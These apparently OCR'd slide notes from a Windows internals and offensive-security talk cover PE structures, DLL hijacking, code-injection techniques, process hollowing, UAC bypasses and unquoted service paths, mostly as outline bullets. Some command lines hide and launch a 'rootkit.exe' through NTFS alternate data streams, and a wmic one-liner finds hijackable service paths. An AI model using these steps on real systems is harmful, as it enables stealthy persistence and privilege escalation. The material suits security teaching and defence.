
Import Descriptor




```
typedef struct _IMAGE_IMPORT_DESCRIPTOR {
    union {
        DWORD   Characteristics;            // 0 for terminating null import descriptor
        DWORD   OriginalFirstThunk;         // RVA to original unbound IAT (PIMAGE_THUNK_DATA)
    } DUMMYUNIONNAME;
    DWORD   TimeDateStamp;                  // 0 if not bound,
                                            // -1 if bound, and real date\time stamp
                                            //     in IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT (new BIND)
                                            // O.W. date/time stamp of DLL bound to (Old BIND)

    DWORD   ForwarderChain;                 // -1 if no forwarders
    DWORD   Name;
    DWORD   FirstThunk;                     // RVA to IAT (if bound this IAT has actual addresses)
} IMAGE_IMPORT_DESCRIPTOR;
typedef IMAGE_IMPORT_DESCRIPTOR UNALIGNED *PIMAGE_IMPORT_DESCRIPTOR;
```

PE Section

winnt.h



```
#define IMAGE_SIZEOF_SHORT_NAME              8

typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
            DWORD   PhysicalAddress;
            DWORD   VirtualSize;
    } Misc;
    DWORD   VirtualAddress;
    DWORD   SizeOfRawData;
    DWORD   PointerToRawData;
    DWORD   PointerToRelocations;
    DWORD   PointerToLinenumbers;
    WORD    NumberOfRelocations;
    WORD    NumberOfLinenumbers;
    DWORD   Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```




```
#define IMAGE_SCN_MEM_SHARED
#define IMAGE_SCN_MEM_EXECUTE
#define IMAGE_SCN_MEM_READ
#define IMAGE_SCN_MEM_WRITE
```

Common Names for Sections

- .text - code
- .data - variables
- .rdata - constant variables
- .pdata - exceptions

PE Subsystems

winnt.h



```
#define IMAGE_SUBSYSTEM_UNKNOWN              0   // Unknown subsystem.
#define IMAGE_SUBSYSTEM_NATIVE               1   // Image doesn't require a subsystem.
#define IMAGE_SUBSYSTEM_WINDOWS_GUI          2   // Image runs in the Windows GUI subsystem.
#define IMAGE_SUBSYSTEM_WINDOWS_CUI          3   // Image runs in the Windows character subsystem.
#define IMAGE_SUBSYSTEM_OS2_CUI              5   // image runs in the OS/2 character subsystem.
#define IMAGE_SUBSYSTEM_POSIX_CUI            7   // image runs in the Posix character subsystem.
#define IMAGE_SUBSYSTEM_NATIVE_WINDOWS       8   // image is a native Win9x driver.
#define IMAGE_SUBSYSTEM_WINDOWS_CE_GUI       9   // Image runs in the Windows CE subsystem.
#define IMAGE_SUBSYSTEM_EFI_APPLICATION      10  //
#define IMAGE_SUBSYSTEM_EFI_BOOT_SERVICE_DRIVER  11   //
#define IMAGE_SUBSYSTEM_EFI_RUNTIME_DRIVER   12  //
#define IMAGE_SUBSYSTEM_EFI_ROM              13
#define IMAGE_SUBSYSTEM_XBOX                 14
#define IMAGE_SUBSYSTEM_WINDOWS_BOOT_APPLICATION 16
```

RVA vs. File Offset

- Many structs have fields called "Relative Virtual Address"
- This is an offset <u>after</u> the Windows loader runs
- What about on disk"
    - Have to loop sections
    - See if falls within base address

DLLs

Entry Point

```
BOOL WINAPI DllMain(
  _In_ HINSTANCE hinstDLL,
  _In_ DWORD     fdwReason,
  _In_ LPVOID    lpvReserved
);
```


RunDLL Entry Point

```
void CALLBACK EntryPoint(
       HWND hwnd,
       HINSTANCE hinst,
       LPSTR lpszCmdLine,
       int nCmdShow
);
```

DLL Load Order


1. Program directory
2. Current working directory
3. System directory
4. Windows directory
5. Path directories

Proxy DLL (Load Order Hijacking)



Reserved DLL List

- HKLM\System\Current Control Set\Control\Session Manager\KnownDLLs



- ServiceGroupOrder
- ServiceProvider
- Session Manager
  - AppCompatCache
  - Configuration Mana
  - DOS Devices
  - Environment
  - Executive
  - FileRenameOperatic
  - I/O System
  - kernel
  - KnownDLLs
  - Memory Manageme
  - NamespaceSeparati
  - Power
  - Quota System
  - SubSystems
  - WPA
- SNMP
- SQMServiceList
- Srp
- SrpExtensionConfig


Name	Type	Data
(Default)	REG_SZ	(value not set)
_Wow64	REG_SZ	Wow64.dll
_Wow64cpu	REG_SZ	Wow64cpu.dll
_Wow64win	REG_SZ	Wow64win.dll
advapi32	REG_SZ	advapi32.dll
clbcatq	REG_SZ	clbcatq.dll
combase	REG_SZ	combase.dll
COMDLG32	REG_SZ	COMDLG32.dll
coml2	REG_SZ	coml2.dll
DifxApi	REG_SZ	difxapi.dll
gdi32	REG_SZ	gdi32.dll
gdiplus	REG_SZ	gdiplus.dll
IMAGEHLP	REG_SZ	IMAGEHLP.dll
IMM32	REG_SZ	IMM32.dll
kernel32	REG_SZ	kernel32.dll
LPK	REG_SZ	LPK.dll
MSCTF	REG_SZ	MSCTF.dll
MSVCRT	REG_SZ	MSVCRT.dll
NORMALIZ	REG_SZ	NORMALIZ.dll

NTDLL.DLL

- Loaded into every process
  - Besides minimal/pico processes
  - LdrInitializeThunk()
- Compatibility layer
  - Most, but not all, functions forward here
  - API can be broken by Microsoft
    - No guarantees like Windows API
- Generally, must manually resolve functions
  - Many kernel32.dll directly "forward"
- Allows Microsoft to make breaking changes
- Rarely used by non-malicious programs
  - "Native API"

KERNEL32.DLL

- Basic Windows API functionality
  - LoadLibraryA()
  - CreateProcess()
- Mostly forwards directly to NTDLL
  - No breaking changes
- Loaded into most processes



ADVAPI.DLL

- Service control functions
  - OpenSCManager()
- Logon functions
  - LogonUser()

KERNELBASE.DLL

- Designed so some systems can support sub-functionality
- Moved functionality out of:
  - ADVAPI.DLL
  - KERNEL32.DLL
- Function calls are either:
  - Forwarders
  - Stubs

GDI32.DLL

- Video rendering/output
- Font management
- In .NET: System.Drawing
- GDI+

SHELL32.DLL

- Regsvr32 installation
  - DllInstall()
  - DllRegisterServer()
- Path functions
  - PathFileExists()
  - PathAppend()
- Shell functions
  - ShellExecute()

WS2_32.DLL

- Windows Sockets
- Networking functionality

USER32.DLL

- Windowing GUI functions
    - MessageBoxA()
- Timers
- IPC

DINPUT8.DLL

- Not really updated in some time
- Good DLL to proxy for hacking video games
  - Also get direct access to input functions
- https://github.com/zerosum0x0/dinput-proxy-dll
  - Complete reverse engineering of internal structs and vtables

AppInit_DLLs


- Local Hooks
- Global Hooks
- Registry keys
  - HKLM\SOFTWARE\Microsoft\Windows NT \CurrentVersion\Windows
    - LoadAppInit_DLLs
    - RequireSignedAppInit_DLLs
    - AppInit_DLLs
- https://www.apriorit.com/dev-blog/160-apihooks

Code/DLL Injection

DLL Injection

- Migrate to another process
- Common for game hacking
- Common for malware
- Some sorcery for advanced stuff

Basic DLL Injection



Basic DLL Injection Downsides

- Touches disk
- DLL shows up in PEB_LDR_DATA
  - EnumProcessModules()
  - CreateToolhelp32Snapshot() - TH32CS_SNAPMODULE, TH32CS_SNAPMODULE32
    - Module32First()
    - Module32Next()

DLL Unlink


- PEB_LDR_DATA
- Remove DLL from list
  - Flink
  - Blink
- Won't show up with user mode tools
  - Effectively "lost"

Native DLL Injection

- Uses NTDLL.DLL functions instead
    - NtWriteProcessMemory()
    - NtCreateThreadEx()
- Generally, more params, more work
- Attempt at obfuscation

Reflective DLL Injection

https://github.com/stephenfewer/ReflectiveDLLInjection



ReflectiveLoader()

1. Searches backward in memory for DOS MZ header
   a. _ReturnAddress() intrinsic
2. Resolve functions from PEB
   a. LoadLibraryA()
   b. GetProcAddress()
   c. VirtualAlloc()
   d. NtFlushInstructionCache()
   e. Metasploit: VirtualLock()
3. Emulate Windows Loader
   a. Allocate memory for real DLL
   b. Map sections according to PE headers
   c. Fix up imports
4. Call DllMain()

Reflective DLL Injection Downsides

- Current techniques caught by EAF/IAF
  - Proposed bypass
- Sometimes imports additional required libraries into PEB
  - API Sets
    - api-ms-win-*.dll
    - ext-ms-win-*.dll

Inject DLL x86 -> x64

- QueueUserAPC()
- NtQueueApcThread()
- Shellcode sorcery
  - Transform
- /c/meterpreter/source/common/arch/win/i386/base_inject.c

ThreadContinue

- SetThreadContext()
  - Set remote thread's registers
  - Volatile registers not preserved
- NtContinue()
  - Set local thread's registers
  - Volatile registers preserved!
- Avoids CreateRemoteThread() and primitives

DEMO: threadcontinue

Atom Bombing


- Inject via "Atom Tables"
  - GlobalAddAtom()
  - GlobalGetAtomName()
    - write-what-where
- Queues an APC
  - NtQueueApcThread()
    - 3 parameters
- ROP chain
  - NtSetContextThread()
  - Allocate RWX memory
  - Copy shellcode from RW code cave
  - Execute
- Avoids WriteProcessMemory() and primitives

.NET Assembly Injection

- MSCOREE.DLL
    - CLRCreateInstance()
        - COM Object
        - Create .NET context in native land
            - One per process
    - ExecuteInDefaultAppDomain()
        - Execute any CLR code
- https://blog.adamfurmanek.pl/2016/04/16/dll-injection-part-4/

Shim Engine / App Compat

- Backwards compatibility layer
- Increases Attack Surface
- User Shim Engine
    - shimeng.dll
- Kernel Shim Engine




Command line: C:\helloWorldDll.dll


● Include

○ Exclude

Code Caves


target.exe
jmp hook
some_function()
hook_function()
Some free space
evil.dll
evil.dll

Process Hollowing



Office Macros VBA

- Full access to WinAPI
- Load a DLL
  - Used by @hackerfantastic to "beat" Windows 10 S

Spoof Parent Process

- Vista+
    - CreateProcess() - LPPROC_THREAD_ATTRIBUTE_LIST
- XP and earlier
    - Inject a DLL…

Pre-Main Execution

C++ Instantiation of Global Object

- Constructors called before main
- On stack and heap

DEMO: IGO

TLS Callbacks

- Thread Local Storage
- Callbacks on thread execution
  - Including the main thread

DEMO: TLS

Inline Assembly

- __asm{};
- In x64, #include <intrin.h>
  - No naked functions
    - Generates prologues/epilogues
- Use clang or Intel compiler

Using 32-bit Registers on x64

- Good technique to shrink code size
  - No REX prefix byte (i.e. 0x48)
- Clear top 32 bits

DEMO: runshellcode

File System

File System and Filter Drivers

- Intercept most file I/O operations
- Often useful for hash-based AV
    - Log
    - Observe
    - Modify
    - Prevent

Alternate Data Streams


- Property of NTFS
    - Used for "dirty bit" of downloaded files
    - downloaded.file:Zone.Identifier
        - ZoneId=0: Local machine
        - ZoneId=1: Local intranet
        - ZoneId=2: Trusted sites
        - ZoneId=3: Internet
        - ZoneId=4: Restricted sites
- Commands:
    - type rootkit.exe > c:\windows\system32\fakelog.txt:rootkit.exe
    - start "c:\windows\system32\fakelog.txt:rootkit.exe"
        - XP--
    - mklink rootkit.exe c:\windows\system32\fakelog.txt:rootkit.exe
    - dir /r | findstr ":$DATA"

8dot3name

- Shortcut/autocomplete for paths
- C:\PROGRA~1\SOMEPA~1\SECOND~2\evil.dll
- Leads to tilde enum web vulnerabilities

Unquoted Service Paths

- Services that point to .exe
  - Have space in name
  - Do not use quotes
- Privilege escalation potential
  - Can hijack the .exe path
  - Service will run rogue .exe



```
D:\Downloads>wmic service get pathname | findstr /i /v "c:\windows\\" | findstr /i /v """
PathName


C:\Program Files (x86)\MSI\Dragon Center\MSI_ActiveX_Service.exe
```

UAC Bypasses

HKCU Trickery

- Medium integrity can write to HKCU
- Auto-elevating binaries
- eventvwr.exe by @enigma0x3
